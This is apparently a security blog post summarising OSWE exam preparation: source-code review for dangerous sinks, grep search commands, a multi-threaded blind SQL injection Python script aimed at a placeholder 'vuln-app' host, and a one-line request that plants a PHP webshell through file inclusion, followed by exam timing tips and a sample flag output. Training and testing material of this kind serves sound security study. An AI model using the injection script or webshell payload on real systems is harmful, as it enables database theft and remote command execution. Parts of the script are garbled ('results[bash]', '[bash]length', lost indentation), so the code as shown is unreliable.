Listen to this Post

Introduction:
The Offensive Security Web Expert (OSWE) certification focuses on white-box web application security, requiring candidates to analyze source code and chain vulnerabilities into reliable exploits. Unlike black-box testing, OSWE demands deep understanding of programming logic, authentication bypasses, and advanced RCE techniques. This article extracts core methodologies from Michael Chan’s OSWE notes, including a ready-to-use multi-threaded blind SQL injection helper and exploit-writing strategies applicable beyond the exam.
Learning Objectives:
- Master source code analysis to identify injection points, unsafe deserialization, and business logic flaws
- Implement multi-threaded blind SQL injection exploits for time-efficient data exfiltration
- Develop a repeatable OSWE exam methodology covering enumeration, chaining vulnerabilities, and producing proof-of-concept code
You Should Know:
1. Setting Up Your White-Box Testing Environment
Step‑by‑step guide: Before analyzing source code, configure your tools to simulate an authenticated attacker with partial access to application files. Start by cloning the target application locally (e.g., PHP, Java, or ASP.NET projects). Use VS Code or Sublime Text with extensions for syntax highlighting and cross-reference search.
– Linux commands to recursively grep for dangerous functions:
grep -r -E "(eval|system|exec|preg_replace./e|unserialize|extract)" --include=.php
grep -r -E "(Runtime.exec|ProcessBuilder|FileOutputStream)" --include=.java
– Windows PowerShell for similar searches:
Get-ChildItem -Recurse -Filter .php | Select-String -Pattern "(eval|system|exec)"
Configure Burp Suite with source-code snippets to manually replay requests while stepping through vulnerable functions. Set up a local Xdebug or similar debugger to trace variable states.
2. Mastering Source Code Analysis for Vulnerability Discovery
Step‑by‑step guide: Map the application’s entry points (routers, controllers, APIs) and trace user input flows. Start with the authentication module: look for weak password reset tokens, hardcoded secrets, or improper session validation. For OSWE, focus on chaining two or more low-risk issues into a high-impact exploit.
– Identify SQL injection patterns: concatenation of user input into queries without prepared statements.
– Identify file inclusion: `include($_GET[‘page’])` or `require($file . ‘.php’)` without sanitization.
– Create a checklist of common sinks per language:
PHP: eval(), system(), unserialize(), `preg_replace() with /e flag`
Java: `Runtime.exec()`, `ObjectInputStream.readObject()`
ASP.NET: `Process.Start()`, `Deserialize()`
Use VS Code’s “Find All References” to trace tainted variables across functions. Document each controllable parameter and the sanitization applied (if any).
3. Multi-Threaded Blind SQL Injection Exploitation
Step‑by‑step guide: Blind SQL injection is time-consuming because each character requires a separate request. Michael Chan’s helper uses multi-threading to accelerate data extraction. Below is a compact Python script inspired by his approach – it infers database names, tables, and columns via concurrent boolean-based queries.
import threading
import requests
import string

target_url = "http://vuln-app/page.php?id=1"
payload_template = "1 AND (SELECT SUBSTRING(({query}),{pos},1)='{char}')"

def test_char(query, pos, char, results, idx):
payload = payload_template.format(query=query, pos=pos, char=char)
r = requests.get(target_url + payload)
if "valid response indicator" in r.text:
results[bash] = char

def extract_data(query, length):
chars = string.ascii_letters + string.digits + "_{}"
result = [bash]length
threads = []
for pos in range(1, length+1):
for ch in chars:
t = threading.Thread(target=test_char, args=(query, pos, ch, result, pos-1))
threads.append(t)
t.start()
for t in threads:
t.join()
if result[pos-1] is None:
result[pos-1] = '?'
return ''.join(result)

print(extract_data("SELECT database()", 20))
Adjust the success indicator (e.g., status code, response length, unique string) in test_char. Use `threading.BoundedSemaphore` to limit concurrency and avoid rate‑limiting.
4. Advanced Exploit Writing Techniques
Step‑by‑step guide: OSWE requires a fully automated exploit script that works on the first run. Start with a basic proof-of-concept (PoC) in Python using `requests` library. Then add retry logic, session handling, and CSRF token extraction.
– Use `BeautifulSoup` or regex to parse anti-CSRF tokens from HTML.
– Implement time-based detection for out-of-band vulnerabilities.
– Chain vulnerabilities: e.g., SQL injection to leak admin credentials → login → file upload bypass → RCE.
– Example of chaining a file write primitive:
 Step 1: SQL injection to get a writeable path
path = sqli_extract("SELECT value FROM config WHERE key='upload_dir'")
 Step 2: Use path in a local file inclusion to write webshell
requests.get(f"http://vuln-app/include.php?file={path}/shell.php&content=<?php system($_GET['cmd']); ?>")
Wrap everything in a `main()` function with argparse for target URL and command. Include exception handling to avoid crashes.
5. OSWE Exam Methodology and Time Management
Step‑by‑step guide: The OSWE exam is 48 hours (including reporting). Allocate your time as follows:
– Hours 0–6: Reconnaissance – download and read the entire source code. Map entry points, identify authentication mechanisms, and note dangerous sinks.
– Hours 6–18: Vulnerability discovery – use grep scripts and manual tracing to find at least 3 potentially chainable issues.
– Hours 18–30: Exploit development – write a single multi‑step exploit script that retrieves the flag. Test each module individually.
– Hours 30–42: Reporting – document every step with screenshots and code snippets. Include full PoC script.
– Hours 42–48: Buffer for overruns and final polish.
Use a local Git repository to track changes in your exploit script. Run `git diff` to revert broken changes quickly. Keep a notepad with successful payloads to avoid retesting.
6. Post-Exploitation and Reporting for OSWE
Step‑by‑step guide: After obtaining remote code execution, demonstrate impact by reading the flag file or accessing restricted data. Your exploit must be non‑destructive and repeatable.
– Include exact commands to reproduce the exploit from a clean environment.
– Provide the full exploit script as an appendix, with comments explaining each chain.
– Show evidence: screenshots of the source code highlighted for vulnerabilities, HTTP requests/responses, and the final flag.
– For cloud/web API hardening tips: always use parameterized queries, enforce least privilege for file system access, and validate all user input against a whitelist (not blacklist). Recommend static analysis tools like SonarQube or Semgrep for CI/CD pipelines.
What Undercode Say:
- OSWE success comes from thinking like a developer: understand how data flows from input to sink, then break the intended logic.
- Multi-threaded blind SQLi is a game-changer – a well-optimized script reduces extraction time from hours to minutes.
- Chaining low-risk bugs (e.g., IDOR + insecure deserialization) often yields RCE without needing critical vulnerabilities.
- Always verify your exploit in a separate test environment; the exam’s flag is case‑sensitive and requires exact chaining order.
- Source code analysis is not about finding every bug – it’s about finding the one chain that grants a shell.
- Using version control for your exploit script prevents losing working payloads during frantic edits.
- OSWE training translates directly to real-world AppSec roles, especially in code review and secure SDLC automation.
Expected Output:
[+] Starting blind SQLi extraction...
[+] Database: oswe_portal
[+] Tables: users, products, config
[+] Admin hash: 5f4dcc3b5aa765d61d8327deb882cf99
[+] Exploit complete. Flag: OSWE{CH41N_0F_f0lly}
Prediction:
As AI‑powered code generation becomes mainstream, OSWE‑style white‑box skills will be critical for auditing AI‑generated code and microservices APIs. The demand for professionals who can manually discover logic flaws (which SAST tools miss) will rise, and certifications like OSWE will evolve to include API‑specific chaining and serverless environment exploitation. Expect more training courses integrating multi‑threaded attack automation as a core skill for bypassing modern WAFs and rate‑limiting defenses.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Michael Kh – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


